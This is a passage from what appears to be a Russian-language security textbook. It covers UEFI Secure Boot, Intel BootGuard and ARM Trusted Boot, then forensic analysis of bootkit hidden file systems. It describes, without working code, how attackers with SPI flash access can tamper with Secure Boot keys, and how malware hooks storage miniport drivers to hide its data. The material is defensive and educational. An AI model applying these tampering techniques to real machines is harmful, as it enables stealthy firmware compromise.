В действительности в большинстве реализаций безопасной загрузки переменные UEFI хранятся во флеш-памяти SPI вместе с системной прошивкой. Конечно, эти переменные аутентифицируются, и для любого их изменения из режима ядра с помощью UEFI API необходим соответствующий закрытый ключ. Но злоумышленник, имеющий возможность записывать во флеш-память SPI, может изменить их значения.

Получив доступ к переменным UEFI в NVRAM, злоумышленник может, например, модифицировать PK, KEK, db и dbx, чтобы добавить собственные подложные сертификаты, которые позволят вредоносному модулю обойти проверки безопасности. Еще один вариант – добавить хеш вредоносного файла в базу данных db и удалить его из базы данных dbx (если он там был). Как показано на рис. 17.10, изменив переменную PK с целью включить свой сертификат открытого ключа, злоумышленник может добавлять и удалять KEK'и, хранящиеся в переменной KEK, что, в свою очередь, дает ему контроль над базами подписей db и dbx, а это сводит на нет защиту со стороны безопасной загрузки.




Рис. 17.10. Атаки против цепочки доверия, используемые в безопасной загрузке через UEFI

Есть и третий вариант. Вместо того чтобы изменять PK и компрометировать всю иерархию PKI, злоумышленник может просто повредить PK в переменной UEFI. Для работы безопасной загрузки необходим действительный PK, зашитый в платформенную прошивку, в противном случае вся защита отключается.

Желающим узнать больше об этих атаках рекомендуем ознакомиться со следующими докладами на конференциях, содержащими исчерпывающий анализ технологии безопасной загрузки через UEFI:

- Corey Kallenberg et al. «Setup for Failure: Defeating Secure Boot», LegbaCore, *https://papers.put.as/papers/firmware/2014/SetupForFailure-syscan-v4.pdf*;
- Yuriy Bulygin et al. «Summary of Attacks Against BIOS and Secure Boot», Intel Security, *http://www.c7zero.info/stuff/DEFCON22-BIOSAttacks.pdf*.

Защита безопасной загрузки с помощью технологии верифицированной и измеренной загрузки

Как мы только что обсудили, безопасная загрузка сама по себе не способна защитить от атак с изменением платформенной прошивки. А существует ли какая-нибудь защита самой технологии безопасной загрузки? Да, существует. В этом разделе мы рассмотрим технологии, призванные защитить системную прошивку от несанкционированного изменения, а именно верифицированную и измеренную загрузку. *Верифицированная загрузка* (Verified Boot) проверяет, что платформенная прошивка не была изменена, а *измеренная загрузка* (Measured Boot) вычисляет криптографические хеши некоторых компонентов, участвующих в процессе загрузки, и сохраняет их в регистрах конфигурации платформы (Platform Configuration Register – PCR), принадлежащих доверенному платформенному модулю (Trusted Platform Module – TPM).

Технологии верифицированной и измеренной загрузки функционируют независимо, так что бывают платформы, на которых включена как только одна из них, так и обе сразу. Однако обе технологии являются частью одной и той же цепочки доверия (см. рис. 17.11).




Рис. 17.11. Порядок применения верифицированной и измеренной загрузки

На рис. 17.8 мы видели, что прошивка PI – самый первый код, выполняемый после выхода процессора из состояния сброса. Безопасная загрузка UEFI безусловно доверяет прошивке PI, поэтому понятно, что современные атаки на безопасную загрузку стремятся несанкционированно модифицировать ее.

Чтобы защититься от таких атак, система нуждается в корне доверия, находящемся *вне* прошивки PI. Тут-то и выходит на сцену верифицированная и измеренная загрузка. Эти процессы реализуют защитные механизмы, для которых корень доверия расположен внутри оборудования. Кроме того, они выполняются раньше системной прошивки, а значит, могут аутентифицировать и измерить ее. Что означает измерение в этом контексте, мы обсудим чуть ниже.

Верифицированная загрузка

Когда на систему с верифицированной загрузкой подается питание, оборудование запускает логику проверки загрузки, реализованную в загрузочном ПЗУ или в микрокоде внутри CPU. Эта логика *неизменяема*, т. е. ее нельзя изменить программно. Обычно верифицированная загрузка исполняет модуль, проверяющий целостность системы, и гарантируется, что система выполняет только подлинную прошивку без каких-либо вредоносных модификаций. Для проверки прошивки верифицированная загрузка полагается на криптографию с открытым ключом; как и в случае безопасной загрузки через UEFI, для проверки подлинности платформенной прошивки проверяется ее цифровая подпись. После успешной аутентификации платформенная прошивка выполняется и переходит к проверке других компонентов прошивки (например, дополнительных ПЗУ, DXE-драйверов и начальных загрузчиков ОС), чтобы установить надлежащую цепочку доверия. Так работает верифицированная загрузка. Теперь обратимся к измеренной.

Измеренная загрузка

Идея технологии измеренной загрузки заключается в том, чтобы измерить платформенную прошивку и начальные загрузчики ОС. Под этим понимается вычисление криптографических хешей компонентов, участвующих в процессе загрузки. Хеши хранятся в наборе регистров TPM PCR. Сами по себе хеши ничего не говорят о том, являются ли измеренные компоненты безвредными или вредоносными, но они могут сказать, что в какой-то точке компоненты конфигурации и загрузки были изменены. Если компонент загрузки был изменен, то его хеш будет отличаться от вычисленного для оригинальной версии. Поэтому измеренная загрузка заметит изменение.

Впоследствии система может использовать хеши, хранящиеся в TPM PCR, чтобы удостовериться в исправности своего состояния и отсутствии вредоносных модификаций. Кроме того, эти хеши можно использовать для *удаленной аттестации*, когда одна система пытается доказать другой, что ее состоянию можно доверять.

Теперь, разобравшись в общих принципах работы верифицированной и измеренной загрузки, рассмотрим конкретные реализации и начнем с Intel BootGuard.

Intel BootGuard

Intel BootGuard – это реализация технологии верифицированной и измеренной загрузки от Intel. На рис. 17.2 показан порядок загрузки на платформе с включенным режимом Intel BootGuard.

Во время инициализации процессор еще до выполнения кода, на который указывает вектор сброса, выполняет код в загрузочном ПЗУ. Этот код производит необходимую инициализацию состояния CPU,

а затем загружает и выполняет *модуль аутентифицированного кода* BootGuard (Authenticated Code Module – ACM).




Рис. 17.12. Порядок загрузки при включенной Intel BootGuard

ACM – это модуль специального типа для выполнения обеспечивающих безопасность операций, он должен быть подписан Intel. Таким образом, код в загрузочном ПЗУ, загружающий ACM, производит обязательную проверку подписи, чтобы воспрепятствовать выполнению модуля, если он не подписан Intel. После успешной проверки подписи ACM выполняется в изолированном окружении, чтобы никакая вредоносная программа не могла вмешаться в его выполнение.

BootGuard ACM реализует функциональность верифицированной и измеренной загрузки. Сначала этот модуль считывает в память загрузчик прошивки первого этапа, который называется начальным блоком загрузки (initial boot block – IBB), и в зависимости от действующей политики загрузки верифицирует и (или) измеряет его. IBB – это часть прошивки, содержащая код, на который указывает вектор сброса.

Строго говоря, в этой точке процесса загрузки ЗУПВ еще нет. Контроллер памяти пока не инициализирован, так что ЗУПВ недоступна. Однако CPU конфигурирует кеш последнего уровня, который можно использовать в качестве ЗУПВ, для чего переводит его в режим «кеш как ЗУПВ» (Cache-as-RAM), в котором кеш работает, пока код в BIOS не сконфигурирует контроллер памяти и не обнаружит ЗУПВ.

ACM передает управление IBB, после того как тот успешно верифицирован и (или) измерен. Если верификация IBB не прошла, то ACM ведет себя в соответствии с действующей политикой загрузки: система может быть немедленно остановлена, или прошивке может быть дано разрешение попробовать восстановиться после тайм-аута.

Затем IBB загружает остальную часть прошивки UEFI из флеш-памяти SPI и верифицирует и (или) измеряет ее. После того как IBB получил управление, Intel BootGuard больше не отвечает за поддержание надлежащей цепочки доверия, т. к. ее единственная цель – верифицировать и измерить IBB. А уже IBB берет на себя дальнейшую ответственность за установление цепочки доверия до точки, в которой безопасная загрузка UEFI производит верификацию и измерение образов прошивки.

Где искать ACM

Рассмотрим детали реализации технологии Intel BootGuard для настольных платформ и начнем с ACM. Поскольку ACM – один из первых компонентов Intel BootGuard, выполняемых при включении системы,

сразу же возникает вопрос: как процессор находит ACM после подачи питания?

Точное местоположение ACM прописано в специальной структуре данных – *таблице интерфейсов прошивки* (Firmware Interface Table – FIT), – которая хранится в образе прошивки. FIT организована в виде массива записей, каждая из которых описывает местоположение одного объекта в прошивке, например ACM или файлов обновления микрокода. На рис. 17.13 показано, как FIT располагается в памяти системы после сброса.




Рис. 17.13. Расположение FIT в памяти

После включения питания процессор читает адрес FIT из ячейки памяти по адресу 0xFFFFFFC0 ❶. Но ЗУПВ еще нет, поэтому когда CPU начинает операцию чтения из памяти по физическому адресу 0xFFFFFFC0, внутренняя логика чипсета обнаруживает, что этот адрес принадлежит специальному диапазону, и, вместо того чтобы передать операцию контроллеру памяти, декодирует ее. Операции чтения из памяти, занятой таблицей FIT, переадресуются контроллеру флеш-памяти SPI, который читает FIT из флеш-памяти.

Вернемся к репозиторию EDK2, чтобы рассмотреть этот процесс более пристально. В каталоге *IntelSiliconPkg/Include/IndustryStandard/* имеется заголовочный файл *FirmwareInterfaceTable.h*, который содержит определения, относящиеся к FIT. В листинге 17.2 показана структура записей FIT.

Листинг 17.2. *Структура записей FIT*

```
typedef struct {
  UINT64   Address; ❶
  UINT8    Size[3]; ❷
  UINT8    Reserved;
```

```
  UINT16   Version; ❸
  UINT8    Type : 7; ❹
  UINT8    C_V : 1; ❺
  UINT8    Chksum; ❻
} FIRMWARE_INTERFACE_TABLE_ENTRY;
```

Как уже отмечалось, каждая запись FIT описывает объект в образе прошивки. Природа объекта закодирована в поле `Type`. Объекты могут быть, например, файлами обновления микрокода, BootGuard ACM или политикой BootGuard. Поля `Address` ❶ и `Size` ❷ описывают местоположение объекта в памяти: `Address` содержит его физический адрес, а `Size` размер в двойных словах (занимающих 4 байта). В поле `C_V` ❺ хранится признак наличия контрольной суммы: если он равен 1, то значение в поле `Chksum` ❻ – контрольная сумма объекта. Сумма всех байтов компонента по модулю 0xFF и значения в поле `Chksum` должна быть равна нулю. Поле `Version` ❸ содержит номер версии компонента в двоично-десятичном коде. Для заголовочной записи FIT значение в этом поле содержит номер версии самой структуры данных FIT.

Заголовочный файл *FirmwareInterfaceTable.h* содержит допустимые значения поля `Type` ❹. По большей части они не документированы, информации о них мало, но названия типов говорящие, и из контекста можно догадаться, что они значат. Приведем описания типов, имеющих отношение к BootGuard:

- в записи типа `FIT_TYPE_00_HEADER` хранится общее число записей в таблице FIT в поле `Size`. А в поле адреса находится специальная 8-байтовая сигнатура, `'_FIT_   '` (после `_FIT_` три пробела);
- запись типа `FIT_TYPE_02_STARTUP_ACM` дает местоположение модуля BootGuard ACM, код в ПЗУ читает его, чтобы найти ACM в памяти системы;
- записи типа `FIT_TYPE_0C_BOOT_POLICY_MANIFEST` (манифест политики загрузки BootGuard) и `FIT_TYPE_0B_KEY_MANIFEST` (манифест ключа BootGuard) сообщают BootGuard о действующей политике загрузки и о конфигурационных данных, которые мы кратко обсудим в разделе «Конфигурирование Intel BootGuard» ниже.

Имейте в виду, что политика загрузки Intel BootGuard и политика безопасной загрузки UEFI – разные вещи. Первый термин относится к политике загрузки, применяемой в процедурах верифицированной и измеренной загрузки. То есть политика загрузки Intel BootGuard навязывается ACM и чипсетом и определяет, например, должна ли BootGuard выполнять верифицированную и измеренную загрузку и что делать, когда не удается аутентифицировать IBB. А второй термин относится к безопасной загрузке UEFI, которая обсуждалась выше в этой главе, и контролируется прошивкой UEFI.

Изучение FIT

Изучить некоторые записи FIT в прошивке позволяет программа UEFITool, с которой мы познакомились в главе 15 (и будем еще обсуждать в главе 19). В частности, она умеет извлекать ACM из образа вместе с манифестами политики загрузки и ключа для дальнейшего анализа. Это полезно, потому что ACM можно использовать для сокрытия вредоносного кода. В примере ниже мы использовали образ, полученный в системе с включенной технологией Intel BootGuard. (В главе 19 описано, как получить от платформы прошивку.)

Сначала загрузите образ прошивки в UEFITool командой **File ▸ Open Image File**. После указания файла прошивки появится окно, показанное на рис. 17.14.




Рис. 17.14. Изучение FIT в UEFITool

В нижней половине окна на вкладке FIT находится список записей. В столбце Type отображается тип записи. Нас интересуют записи типов BIOS ACM, BootGuard key manifest и BootGuard Boot Policy. Имея эту информацию, мы можем найти компоненты Intel BootGuard в образе прошивки и извлечь для дальнейшего анализа. В данном примере запись 6 указывает на местоположение модуля BIOS ACM; он начинается с адреса 0xfffc0000. Записи 7 и 8 указывают местоположения манифестов ключа и политики загрузки, они начинаются с адресов 0xfffc9180 и 0xfffc8100 соответственно.

Конфигурирование Intel BootGuard

Начав выполнение, модуль BootGuard BIOS ACM читает ключ BootGuard, а политика загрузки находит IBB в памяти системы, чтобы получить открытый ключ для проверки подписи IBB.

Манифест ключа BootGuard содержит хеш манифеста политики загрузки (boot policy manifest – BPM), корневой открытый ключ производителя оборудования, цифровую подпись предшествующих полей (за исключением корневого открытого ключа, который не включается в состав подписанных данных), номер версии системы безопасности (который увеличивается на единицу при каждом обновлении системы безопасности, чтобы предотвратить атаки с возвратом к старой версии).

Сам BPM содержит номер версии системы безопасности, местоположение и хеш IBB, открытый ключ BPM и подпись только что перечисленных полей BPM – опять же за исключением корневого открытого ключа, – которую можно проверить с помощью открытого ключа BPM. Местоположение IBB дает информацию о размещении IBB в памяти. Он может занимать не один непрерывный блок, а несколько несмежных участков. Хеш IBB вычисляется по всем областям памяти, занятым IBB. Следовательно, процесс проверки подписи IBB выглядит так:

1. BootGuard находит манифест ключа (key manifest – KM) в таблице FIT и получает хеш манифеста политики загрузки и корневой ключ производителя оборудования (OEM), который мы будем называть ключом 1. BootGuard проверяет подпись в KM с помощью ключа 1, чтобы убедиться в целостности хеша BPM. Если проверка не проходит, то BootGuard сообщает об ошибке и инициирует ликвидацию последствий.
2. Если проверка прошла успешно, то BootGuard находит BPM, пользуясь таблицей FIT, вычисляет хеш BPM и сравнивает его с хешем, хранящимся в KM. Если эти два значения не совпадают, то BootGuard сообщает об ошибке и инициирует ликвидацию последствий, в противном случае получает из BPM хеш и местоположение IBB.
3. BootGuard находит IBB в памяти, вычисляет сводный хеш и сравнивает его с хешем, хранящимся в BPM. Если хеши не равны, то BootGuard сообщает об ошибке и инициирует ликвидацию последствий.
4. В противном случае BootGuard сообщает, что проверка завершилась успешно. Если технология измеренной загрузки включена, то BootGuard также измеряет IBB, т. е. вычисляет его хеш и сохраняет результат в TPM. Затем BootGuard передает управление IBB.

KM – одна из важнейших структур, поскольку содержит корневой открытый ключ OEM, используемый для проверки целостности IBB. Может возникнуть вопрос: «Если KM хранится в незащищенной флеш-памяти SPI вместе с образом прошивки, то что помешает злоумышленнику модифицировать его и подложить BootGuard фальшивый ключ проверки?» Чтобы предотвратить такую атаку, хеш

корневого открытого ключа OEM хранится в *программируемых пользователем фьюзах* чипсета. Эти фьюзы можно запрограммировать только один раз, в момент, когда подготавливается политика загрузки BootGuard. После того как фьюзы запрограммированы, изменить их уже невозможно. Именно так ключ верификации BootGuard укореняется в оборудовании, делая его неизменяемым корнем доверия. (Политика загрузки BootGuard тоже хранится во фьюзах чипсета, так что впоследствии изменить ее тоже невозможно.)

Если злоумышленник изменит манифест ключа BootGuard, то ACM заметит это после вычисления его хеша и сравнения с эталонным значением, хранящимся во фьюзах. Несовпадение хешей приведет к выдаче сообщения об ошибке и запуску процедуры ликвидации последствий. На рис. 17.15 показана цепочка доверия, установленная BootGuard.




Рис. 17.15. Цепочка доверия Intel BootGuard

После того как IBB успешно верифицирован и при необходимости измерен, он выполняется, производит базовую инициализацию чипсета, а затем загружает прошивку UEFI. Но перед загрузкой и выполнением прошивки IBB обязан ее аутентифицировать. В противном случае цепочка доверия будет нарушена.

На рис. 17.16, завершающем этот раздел, представлены границы ответственности разных компонентов безопасной загрузки.




Рис. 17.16. Границы ответственности в реализации безопасной загрузки

Trusted Boot Board в ARM

У ARM имеется собственная реализация технологии верифицированной и измеренной загрузки, называемая *Trusted Boot Board* (*TBB*), или просто *Trusted Boot*. В этом разделе мы рассмотрим, как она устроена. В процессорах ARM применяется своеобразная технология безопасности под названием *Trust Zone* (зона доверия), при которой среда выполнения делится на две части. Поэтому прежде чем переходить к описанию процесса верифицированной и измеренной загрузки в ARM, придется рассказать, как работает Trust Zone.

ARM Trust Zone

Технология Trust Zone – это аппаратно реализованный механизм безопасности, разделяющий среду выполнения ARM на два *мира*: безопасный и нормальный (или небезопасный). Оба они существуют в одном физическом ядре, как показано на рис. 17.17. Реализованная в оборудовании и прошивке процессора логика гарантирует, что ресурсы безопасного мира надежно изолированы и защищены от программ, работающих в небезопасном мире.

В обоих мирах имеются собственные непересекающиеся стеки прошивки и программного обеспечения: в нормальном мире выполняются пользовательские приложения и ОС, а в безопасном – безопасная ОС и доверенные службы. Прошивки этих миров включают разные начальные загрузчики, отвечающие за инициализацию мира и загрузку ОС; мы поговорим о них чуть ниже. По этой причине у безопасного и нормального мира разные образы прошивок.

Внутри процессора программы, работающие в нормальном мире, не могут напрямую получить доступ к коду и данным в безопасном мире. Предотвращающая это логика управления доступом реализована аппаратно, обычно в виде системы на кристалле. Однако программы, работающие в нормальном мире, могут передать управление коду, находящемуся в безопасном мире (например, чтобы выполнить

доверенную службу), с помощью специального безопасного монитора (в ARM Cortex-A) или базовой логики (в ARM Cortex-M). Этот механизм гарантирует, что переключение между мирами не нарушает безопасности системы.




Рис. 17.17. ARM Trust Zone

В совокупности технологии Trusted Boot и Trust Zone создают доверенную среду выполнения (Trusted Execution Environment), которая служит для исполнения программ с высоким уровнем привилегий и создает окружение для таких относящихся к безопасности технологий, как управление цифровыми правами, криптография и примитивы аутентификации и т. д. Таким образом, изолированная защищенная среда может вмещать программное обеспечение, требующее самых строгих мер безопасности.

Начальные загрузчики в ARM

Поскольку безопасный и нормальный мир разделены, в каждом из них должны быть свои начальные загрузчики. Кроме того, процесс загрузки в каждом мире состоит из нескольких этапов, т. е. нужно несколько загрузчиков, отвечающих за разные стадии процесса. Ниже мы опишем поток доверенной загрузки Trusted Boot для процессоров ARM в общем виде, начав со следующего списка участвующих в процессе начальных загрузчиков. Все они показаны на рис. 17.17.

- **BL1** – начальный загрузчик первой ступени, находится в загрузочном ПЗУ и выполняется в безопасном мире.

- **BL2** – начальный загрузчик второй ступени, находится во флеш-памяти, загружается и выполняется в безопасном мире.
- **BL31** – прошивка времени выполнения в безопасном мире, загружается и выполняется BL2.
- **BL32** – дополнительный начальный загрузчик третьей ступени, выполняется в безопасном мире, загружается BL2.
- **BL33** – прошивка времени выполнения, работающая в нормальном мире, загружается и выполняется BL2.

Это не полный и не точный список всех существующих реализаций ARM, потому что некоторые производители добавляют свои начальные загрузчики и удаляют имеющиеся. Иногда BL1 не является первым кодом, выполняемым процессором приложений сразу после выхода системы из состояния сброса.

Для проверки целостности этих компонентов загрузки Trusted Boot полагается на сертификаты открытых ключей в формате X.509 (напомним, что файлы в базе данных `db` безопасной загрузки UEFI тоже были представлены в формате X.509). Стоит отметить, что все сертификаты самоподписанные. Необходимости в удостоверяющем центре не возникает, потому что цепочка доверия устанавливается не в силу признания издателя сертификата, а по содержимому расширений сертификатов.

В технологии Trusted Boot используются сертификаты двух типов: *ключа* и *содержимого*. Сначала с помощью сертификатов ключей проверяются открытые ключи, использованные для подписания сертификатов содержимого. Затем сертификаты содержимого используются для сохранения хешей образов начальных загрузчиков. Эта связь показана на рис. 17.18.




Рис. 17.18. Сертификаты ключа и содержимого в Trusted Boot

Trusted Boot аутентифицирует образ, вычисляя его хеш и сравнивая результат с хешем, хранящимся в сертификате содержимого.

Поток выполнения в Trusted Boot

Теперь, познакомившись в основными понятиями Trusted Boot, посмотрим на поток выполнения для процессора приложений, показанный на рис. 17.19. Это даст полную картину того, как технология верифицированной загрузки реализована в процессорах ARM и как она защищает платформы от выполнения ненадежного кода, в т. ч. руткитов прошивки.




Рис. 17.19. Поток выполнения в Trusted Boot

На рис. 17.19 сплошные стрелки обозначают передачу управления, а пунктирные – отношения доверия; иначе говоря, каждый элемент доверяет тому, на который указывает пунктирная стрелка.

После выхода из состояния сброса процессор первым делом выполняет начальный загрузчик 1 (BL1) ❶. BL1 загружается из допускающего только чтение загрузочного ПЗУ, т. е. изменить его в месте хранения невозможно. BL1 читает сертификат содержимого начального загрузчика 2 (BL2) ❾ из флеш-памяти и проверяет ключ его издателя.

Затем BL1 вычисляет хеш издателя сертификата содержимого BL2 и сравнивает его с эталонным значением, хранящимся в безопасном аппаратном регистре *открытого ключа корня доверия* (root of trust public key – ROTPK) ❿. Регистр ROTPK и загрузочное ПЗУ являются корнями доверия, которые в случае технологии Trusted Boot зашиты в оборудование. Если хеши не равны или проверка подписи сертификата содержимого BL2 не прошла, то система паникует.

Сверив сертификат содержимого BL2 с ROTPK, BL1 загружает образ BL2 из флеш-памяти ❷, вычисляет его криптографический хеш и сравнивает результат со значением, хранящимся в сертификате содержимого BL2 ❺.

После аутентификации BL1 передает управление BL2, который, в свою очередь, читает сертификат ключа ❻ из флеш-памяти. Этот доверенный сертификат ключа содержит открытые ключи для верификации прошивок безопасного ❼ и нормального ❽ мира. Ключ издателя, выпустившего доверенный сертификат ключа, сверяется с регистром ROTPK ❿.

Затем BL2 аутентифицирует BL31 ❸ – прошивку времени выполнения для безопасного мира. Для этой цели BL2 использует сертификат ключа и сертификат содержимого BL31 ❹. BL2 верифицирует эти сертификаты ключа с помощью открытого ключа безопасного мира, полученного из доверенного сертификата ключа. Сертификат ключа BL31 содержит открытый ключ сертификата содержимого BL31, который используется для проверки подписи сертификата содержимого BL32.

После верификации сертификата содержимого BL31 хеш образа BL31, сохраненный в этом сертификате BL31, используется для проверки целостности образа BL3. Ошибка при проверке снова ведет к панике системы.

Аналогично BL2 проверяет целостность образа дополнительного загрузчика BL32 в безопасном мире с использованием сертификатов ключа и содержимого BL32.

Целостность образа прошивки BL33 (исполняемого в нормальном мире) проверяется с помощью сертификатов ключа и содержимого BL33. Сертификат ключа BL33 верифицируется с помощью открытого ключа в нормальном мире, полученного из доверенного сертификата ключа.

Если все проверки успешно пройдены, то система приступает к выполнению аутентифицированной прошивки в безопасном и нормальном мире.

Верифицированная загрузка и руткиты прошивки

Располагая полученными знаниями, посмотрим, наконец, как верифицированная загрузка может защитить от руткитов прошивки.

Мы знаем, что верифицированная загрузка предшествует выполнению любой прошивки в процессе загрузки. Это значит, что в момент, когда начинается верификация прошивки, никакой руткит еще не активен, поэтому вредоносные программы не могут противодей-

ствовать процедуре верификации. Верифицированная загрузка обнаружит любую вредоносную модификацию прошивки и предотвратит ее выполнение.

Кроме того, корень доверия верифицированной загрузки зашит в оборудование, поэтому злоумышленник никак не может его изменить. Корневой открытый ключ OEM в Intel BootGuard запрограммирован на фьюзах в чипсете, а в ARM ключ корня доверия хранится в безопасных регистрах. В обоих случаях загрузочный код, запускающий верифицированную загрузку, читается из постоянной памяти, поэтому вредоносная программа не может его модифицировать.

Итак, мы приходим к выводу, что технология верифицированной загрузки может противостоять атакам со стороны руткитов прошивки. Однако, как вы, конечно, заметили, она весьма сложна; у нее много зависимостей, поэтому легко допустить некорректную реализацию. Эта технология безопасна настолько, насколько безопасен ее самый слабый компонент; всего один изъян в цепочке доверия – и ее можно будет обойти. Поэтому велики шансы, что злоумышленники сумеют отыскать уязвимости в реализации верифицированной загрузки, эксплуатация которых позволит установить руткит в прошивку.

Аппаратно контролируемая загрузка в AMD

Хотя мы не обсуждали этот вопрос, у компании AMD имеется собственная реализация верифицированной и измеренной загрузки, называемая аппаратно контролируемой загрузкой (Hardware Validated Boot – HVB). Эта технология реализует функциональность, похожую на Intel BootGuard. Она основана на технологии AMD Platform Security Processor и включает микроконтроллер, предназначенный исключительно для вычислений, относящихся к безопасности, и работающий независимо от основного ядра системы.

Заключение

В этой главе мы изучили три технологии безопасной загрузки: безопасная загрузка UEFI, Intel BootGuard и ARM Trusted Boot. Все они опираются на цепочку доверия – начинающуюся в самом начале процесса загрузки и продолжающуюся до выполнения пользовательских приложений – и включают очень много модулей. При условии правильной реализации и конфигурации они обеспечивают защиту от постоянно увеличивающейся популяции руткитов прошивки UEFI. Потому-то системы с высоким уровнем гарантий безопасности обязательно должны использовать безопасную загрузку, и по той же причине многие системы потребительского класса включают безопасную загрузку по умолчанию. В следующей главе мы займемся применением компьютерно-технической экспертизы к анализу руткитов прошивки.

18

ПОДХОДЫ К АНАЛИЗУ СКРЫТЫХ ФАЙЛОВЫХ СИСТЕМ

До сих пор мы говорили о том, как буткиты проникают и закрепляются в компьютере жертвы, применяя изощренные методы, чтобы избежать обнаружения. Одна из общих характеристик таких продвинутых угроз – использование скрытой файловой системы для хранения модулей и конфигурационных данных на скомпрометированной машине.

Многие скрытые файловые системы вредоносных программ являются совсем нестандартными или измененными версиями стандартных файловых систем, поэтому для компьютерно-технической экспертизы (КТЭ) компьютера, зараженного руткитом или буткитом, часто требуется специальный инструментарий. Для разработки таких инструментов исследователь должен изучить структуры скрытой файловой системы и алгоритмы, применяемые для шифрования данных. Тут не обойтись без углубленного анализа и обратной разработки.

В этой главе мы более внимательно рассмотрим скрытые файловые системы и методы их анализа. Мы поделимся накопленным опытом анализа руткитов и буткитов, описанных в этой книге, также обсудим подходы к извлечению данных из скрытого хранилища и к решению типичных проблем, возникающих в ходе анализа. Наконец, расскажем о разработанном нами инструменте HiddenFsReader, цель которого – вывести содержимое скрытой файловой системы конкретных вредоносных программ.

Обзор скрытых файловых систем

На рис. 18.1 показана типичная скрытая файловая система. Мы видим вредоносную полезную нагрузку, которая взаимодействует со скрытым хранилищем, внедренным в адресное пространство процесса жертвы, работающего в режиме пользователя. Полезная нагрузка часто пользуется скрытым хранилищем для чтения и обновления своей конфигурационной информации или для хранения данных, скажем украденных логинов и паролей.




Рис. 18.1. Типичная реализация вредоносной скрытой файловой системы

Служба скрытого хранения реализуется модулем, работающим в режиме ядра, а интерфейс, раскрываемый вредоносной программой, виден только модулю полезной нагрузки. Обычно этот интерфейс недоступен другим работающим в системе программам, и к нему нельзя обратиться с помощью стандартных методов, например из проводника Windows.

Данные, хранящиеся в скрытой файловой системе, находятся в области жесткого диска, которая не используется ОС, чтобы избежать

конфликтов с ней. Чаще всего эта область располагается в конце диска, потому что там обычно есть нераспределенное место. Но в некоторых случаях, например в бутките Rovnix, который мы обсуждали в главе 11, скрытая файловая система располагается в нераспределенном месте в начале диска.

Основная цель эксперта – извлечь скрытно хранящиеся данные, поэтому далее мы обсудим несколько подходов к решению этой задачи.

Извлечение данных буткита из скрытой файловой системы

Мы можем получить необходимую для КТЭ информацию из зараженного буткитом компьютера, прочитав данные, когда зараженная система не запущена, или из «живой» системы.

У обоих подходов есть свои плюсы и минусы, которые мы рассмотрим ниже.

Извлечение данных из незапущенной системы

Начнем с получения данных с жесткого диска, когда система не запущена (т. е. вредоносная программа не активна). Это можно сделать с помощью анализа жесткого диска в автономном режиме, а можно загрузить незараженный экземпляр операционной системы со сменного носителя (live CD) – тогда буткит не выполнится. При таком подходе предполагается, что буткит не умеет запускаться раньше легитимного начального загрузчика и не способен обнаружить попытку загрузки с внешнего устройства и заранее стереть секретные данные.

Важное преимущество этого метода перед онлайновым анализом – то, что не нужно обходить механизмы самозащиты вредоноса, которые препятствуют изучению содержимого скрытой файловой системы. Как мы увидим далее, обход такой защиты – нетривиальная задача, требующая знаний и опыта.

Примечание *Получив доступ к данным, хранящимся на жестком диске, мы можем выгрузить образ вредоносной файловой системы, а затем дешифрировать и разобрать его. Способ дешифрирования и разбора зависит от конкретной вредоносной программы, о чем мы поговорим ниже в разделе «Разбор образа скрытой файловой системы».*

Но у этого метода есть и недостаток – он требует физического доступа к скомпрометированному компьютеру и умения загрузить компьютер с внешнего носителя и выгрузить скрытую файловую систему. Выполнить оба этих требования иногда бывает проблематично.

Если провести анализ на неактивной машине невозможно, то придется использовать другой подход.

Чтение данных из активной системы

Если система запущена и буткит активен, то нужно как-то выгрузить содержимое вредоносной скрытой файловой системы.

Но чтение скрытой файловой системы на запущенной машине сильно осложняется тем, что вредонос стремится помешать попыткам чтения и подделывает данные, читаемые с диска, чтобы создать препятствия КТЭ. Большинство рассмотренных в этой книге руткитов – TDL3, TDL4, Rovnix, Olmasco и т. д. – следят за доступом к диску и блокируют попытки обратиться к областям, занятым вредоносными данными.

Чтобы все же прочитать вредоносные данные с диска, мы должны преодолеть самозащиту вредоноса. Некоторые подходы к решению этой задачи мы скоро опишем, но сначала рассмотрим стек драйверов устройства хранения в Windows и обсудим, как вредонос подключается к нему. Это позволит лучше понять, как вредонос защищает свои данные, а заодно и как можно удалить точки подключения вредоноса.

Подключение к драйверу мини-порта устройства хранения

В главе 1 мы касались архитектуры стека драйверов устройства хранения в Microsoft Windows и подключения к нему вредоносных программ. Этот метод пережил руткит TDL3 и был принят на вооружение более поздними программами, включая рассмотренные в книге буткиты. Сейчас мы немного углубимся в детали.

TDL3 подключался к драйверу мини-порта, находящемуся в самом низу стека, как показано на рис. 18.2.

Подключение к стеку драйверов на этом уровне позволяет вредоносу наблюдать за всеми запросами ввода-вывода к диску и модифицировать те из них, которые адресованы скрытому хранилищу.

Подключение на самом нижнем уровне стека и прямое взаимодействие с оборудованием также позволяет обходить защитные программы, работающие на уровне файловой системы или драйвера класса дисков. В главе 1 мы говорили, что когда производится операция дискового ввода-вывода, ОС создает пакет запроса ввода-вывода (IRP) – специальную структуру данных с описанием операции, – которая передается по всему стеку сверху донизу.

Модули защитных программ, отвечающие за мониторинг дискового ввода-вывода, могут инспектировать и модифицировать IRP-пакеты, но точки подключения вредоноса располагаются ниже защитных программ и потому невидимы для них.

Буткит может подключаться и на других уровнях, например к API режима пользователя, драйверу файловой системы и драйверу класса дисков, но ни один из них не гарантирует такой скрытности и эффективности, как подключение на уровне мини-порта устройства хранения.




Рис. 18.2. Стек драйверов устройства хранения

Структура стека устройств хранения

Мы не станем рассматривать все возможные методы подключения к драйверу мини-порта, а сосредоточимся на самых распространенных подходах, с которыми сталкивались в ходе анализа вредоносных программ.

Сначала поговорим о самом устройстве хранения (рис. 18.3).




Рис. 18.3. Организация мини-портового устройства хранения

IRP проходит по стеку сверху донизу. Каждый драйвер в стеке может либо обработать запрос полностью, либо передать его следующему драйверу.

`DEVICE_OBJECT` ❶ – структура данных, используемая операционной системой для описания устройства, она содержит указатель ❷ на соответствующую структуру данных `DRIVER_OBJECT`, описывающую загру-

женный драйвер. В данном случае DEVICE_OBJECT содержит указатель на драйвер мини-порта устройства хранения.

В листинге 18.1 приведена структура DRIVER_OBJECT.

Листинг 18.1. *Структура* DRIVER_OBJECT

```
typedef struct _DRIVER_OBJECT {
    SHORT Type;
    SHORT Size;
 ❶ PDEVICE_OBJECT DeviceObject;
    ULONG Flags;
 ❷ PVOID DriverStart;
 ❸ ULONG DriverSize;
    PVOID DriverSection;
    PDRIVER_EXTENSION DriverExtension;
 ❹ UNICODE_STRING DriverName;
    PUNICODE_STRING HardwareDatabase;
